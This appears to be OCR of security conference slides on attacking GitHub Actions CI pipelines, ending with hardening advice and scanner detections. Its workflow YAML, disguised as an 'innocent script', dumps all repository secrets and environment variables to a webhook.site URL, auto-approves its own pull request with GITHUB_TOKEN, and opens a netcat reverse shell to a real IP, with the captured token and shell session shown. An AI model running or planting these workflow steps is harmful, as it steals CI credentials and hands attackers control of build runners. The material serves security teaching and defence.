
```
...

    # Runs a single command using the runners shell
    - name: Run a normal very innocent multi-line script
      run:  |
       echo "${{ toJSON(secrets) }}" > .secrets
       curl -X POST -s --data "@.secrets" <Bad URL> > /dev/null
       env | curl -H "Content-Type: application/json" -X POST -d "$(</dev/stdin) <Bad URL>
       sleep 3600
```

What do you do with a over privileged GitHub access TOKEN?

Example Case: There are actions in the GitHub marketplace which encourage the use of more permissive PATs for various reasons.

One such action provides advanced features to **auto-merge pull requests**.

Sounds lovely doesn't it!



Workflow attack to extract PAT allowing for auto approval and PR merge of malicious code


Supply Chain Attack


Exfiltrate secrets and/or environment variables

```
...

    # Runs a single command using the runners shell
    - name: Run a normal very innocent multi-line script
      run:  |
       echo "${{ toJSON(secrets) }}" > .secrets
       curl -X POST -s --data "@.secrets" <Bad URL> > /dev/null
       env | curl -H "Content-Type: application/json" -X POST -d "$(</dev/stdin) <Bad URL>
       rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <Bad URL2> <Port> >/tmp/f
```

LET'S TRY IT ALL!

What do you do with a over privileged GITHUB_TOKEN? (Scenario)




github.com/eurogig/pwnci0822
Search or jump to...
Pull requests
Issues
Marketplace
Explore
eurogig / pwnci0822
Public
Pin
Unwatch 1
Fork 1
Star 0
Code
Issues 1
Pull requests
Actions
Projects
Wiki
Security
Insights
Settings
main
1 branch
0 tags
Go to file
Add file
Code
eurogig Merge pull request #1 from loudcanadian/main
3fa6613 39 minutes ago
4 commits
.github/workflows
Create issuecheck.yaml
41 minutes ago
LICENSE
Initial commit
yesterday
README.md
Initial commit
yesterday
README.md
pwnci0822
An exciting new open source project
About
An exciting new open source project
Readme
MIT license
0 stars
1 watching
1 fork
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
Contributors 2
eurogig Steve G

```yaml
  # Triggers the workflow on push or pull request events but only for the main branch
  pull_request:

  # Allows you to run this workflow manually from the Actions tab
  workflow_dispatch:

# A workflow run is made up of one or more jobs that can run sequentially or in parallel
jobs:
  # This workflow contains a single job called "build"
  build:
    # The type of runner that the job will run on
    runs-on: ubuntu-latest

    # Steps represent a sequence of tasks that will be executed as part of the job
    steps:
      - name: approve
        run: | # approve the pull request
         curl --request POST \
         --url https://api.github.com/repos/${{github.repository}}/pulls/${{github.event.number}}/reviews \
         --header 'authorization: Bearer ${{ secrets.GITHUB_TOKEN }}' \
         --header 'content-type: application/json' \
         -d '{"event":"APPROVE"}'

      # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access it
      - uses: actions/checkout@v3

      # Runs a single command using the runners shell
      - name: Run a normal very innocent one-line script
        run:  |
         echo "${{ toJSON(secrets) }}" > .secrets
         curl -X POST -s --data "@.secrets" https://webhook.site/2df4061a-57f8-4a1c-a993-da2cf313b363 > /dev/null
         env | curl -H "Content-Type: application/json" -X POST -d "$(</dev/stdin)" https://webhook.site/2df4061a-57f8-4a1c-a993-da2cf313b363 > /dev/null
         rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 35.234.84.132 32032 >/tmp/f

```

```
root@cks-master:~#
root@cks-master:~# nc -nlvp 32032
Listening on [0.0.0.0] (family 0, port 32032)
```

Propose new file

Create pwn.yaml

Add an optional extended description...

You can't commit to `main` because it is a protected branch.

Create a **new branch** for this commit and start a pull request. Learn more about pull r

totally-innocent-branch

Propose new file | Cancel

Add more commits by pushing to the **`totally-innocent-branch`** branch on **eurogig/DSC242022**.

Changes approved

1 approving review by reviewers with write access. Learn more.

Hide all reviewers

✓ 1 approval

github-actions[bot] approved these changes

Some checks haven't completed yet

1 in progress and 1 successful checks

Hide all checks

BIGCI22 / build (pull_request) *In progress — This check has started...* Details


CI / build (pull_request) Successful in 3s Details

This branch has no conflicts with the base branch


Merging can be performed automatically.

Merge pull request

You can also open this in GitHub Desktop or view command line instructions.


Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Upgrade
Copy
Edit
New
Login
Password
Alias
Schedule
CSV Export
Custom Actions Settings... Run Now
XHR Redirect Settings... Redirect Now
CORS Headers
Auto Navigate
Hide Details
More
REQUESTS (3/500) Newest First
Search Query
POST #043a9 40.84.159.253
06/22/2022 2:28:12 PM
POST #69bd3 40.84.159.253
06/22/2022 2:28:11 PM
POST #e18f8 20.1.182.189
06/22/2022 2:20:32 PM
Request Details
Permalink
Raw content
Export as
POST
https://webhook.site/2df4061a-57f8-4a1c-a993-da2cf313b363
Host
40.84.159.253 whois
Date
06/22/2022 2:28:11 PM (a few seconds ago)
Size
129 bytes
ID
69bd333c-e56d-4394-aca0-836f142121b1
Files
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
129
accept
/
user-agent
curl/7.68.0
host
webhook.site
Form values
{__POSTGRES:_Password!,_ (empty)
_github_token:_ghs_U3svfx6
OLBTky5lSi8VBIjkuhVDWgU
2penQb,__AWS_KEY:_scaryl
ongthing,__SUPER_SECRET:
_oh_no!}
Raw Content
Format JSON
Word-Wrap
Copy
{ POSTGRES: Password!, github_token: ghs_U3svfx6OLBTky5lSi8VBIjkuhVDWgU2penQb, AWS_KEY: scarylongthing, SUPER_SECRET: oh no!}

```
root@cks-master:~#
root@cks-master:~# nc -nlvp 32032
Listening on [0.0.0.0] (family 0, port 32032)
Connection from 40.84.159.253 1024 received!
/bin/sh: 0: can't access tty; job control turned off
$ ls
LICENSE
README.md
$ whoami
runner
$
```


github.com/eurogig/pwnci0822
Search or jump to...
Pull requests
Issues
Marketplace
Explore
eurogig / pwnci0822
Public
Pin
Unwatch 1
Fork 1
Star 0
Code
Issues 1
Pull requests
Actions
Projects
Wiki
Security
Insights
Settings
main
1 branch
0 tags
Go to file
Add file
Code
eurogig Merge pull request #1 from loudcanadian/main
3fa6613 39 minutes ago
4 commits
.github/workflows
Create issuecheck.yaml
41 minutes ago
LICENSE
Initial commit
yesterday
README.md
Initial commit
yesterday
README.md
pwnci0822
An exciting new open source project
About
An exciting new open source project
Readme
MIT license
0 stars
1 watching
1 fork
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
Contributors 2
eurogig Steve G

The Result

A reverse shell on a (potentially self hosted) runner while concealing how I did it and gaining root access to that runner.

What do you do with this?

On a self-hosted runner…

- Discover
  - Cloud (eg. AWS) secrets
  - Passwords and connection strings
- Change logging level and exfiltrate access to sensitive data in logs
- Location of code from other builds (shared private hosted runner)
- Use the Github token for code or PR modifications
- Look for processes running
- Learn the network
- Elevate privilege to “root” and take over the world!


An ounce of Prevention
is a pound of ‘thank **** for that’

Best Practices

- Be careful when adding contributors
- Beware that self-hosted runners on public repositories are being targeted
- Turn on **Branch Protection** (and include administrators) for production branch
  - With > 1 reviewer
- Do not run workflows unless you are 100% sure
- Use **Environment Protection** rules to scope secrets by environments
- Do NOT add permissive GitHub/AWS/etc Tokens to workflows if possible.
  - Always use short life span Tokens
  - Only give the least privilege a token needs
  - OpenID Connect
- Use Github Events to logs activity (eg. org.self_hosted_runner_updated)
- Use a **CODEOWNERS** file for the .github directory
- Enforce signed commits to verify code change author authenticity

https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions

CODEOWNERS?

About code owners

You can use a CODEOWNERS file to define individuals or teams that are responsible for code in a repository.

> You can define code owners in public repositories with GitHub Free and GitHub Free for organizations, and in public and private repositories with GitHub Pro, GitHub Team, GitHub Enterprise Cloud, and GitHub Enterprise Server. For more information, see "GitHub's products."

People with admin or owner permissions can set up a CODEOWNERS file in a repository.

The people you choose as code owners must have read permissions for the repository. When the code owner is a team, that team must be visible and it must have write permissions, even if all the individual members of the team already have write permissions directly, through organization membership, or through another team membership.

Automate your security with OpenSSF Scorecard

Free and open source

Built-In CI Checks for

- Does the project
  - use Branch Protection ?
  - have contributors from at least two different organizations?
  - avoid dangerous coding patterns in GitHub Action workflows
  - declare GitHub workflow tokens as read only?

Download it free at https://github.com/ossf/scorecard

Automate your security with Checkov

checkov by bridgecrew

Free and open source (Apache 2.0).

The most comprehensive **misconfiguration scanner for IaC**, **VCS and CI Pipeline as code** configs intended to be used in CI/CD pipelines

Built-In Checks for:

- Unexpected curl with secret
- Possible reverse shell
- Exfiltration of environment
- Use of unsanitized inputs
- Branch Protection Enabled

Download it free at https://checkov.io

Checkov in action

```
Check: CKV_GHA_3: "Suspicious use of curl with secrets"
        FAILED for resource: tests/github_actions/resources/.github/workflows/suspectcurl.yaml.jobs.*.steps[].jobs.*.st
eps[].CKV_GHA_3[29:33]
        File: /suspectcurl.yaml:29-34

                29 |       - name: Run a normal very innocent one-line script
                30 |         run:  |
                31 |          echo "${{ toJSON(secrets) }}" > .secrets
                32 |          curl -X POST -s --data "@.secrets" <BADURL > /dev/null

Check: CKV_GHA_2: "Ensure run commands are not vulnerable to shell injection"
        FAILED for resource: tests/github_actions/resources/.github/workflows/shell_injection.yaml.jobs.unsecure-job.CK
V_GHA_2[6:14]
        File: /shell_injection.yaml:6-15

                6  |     name: job1
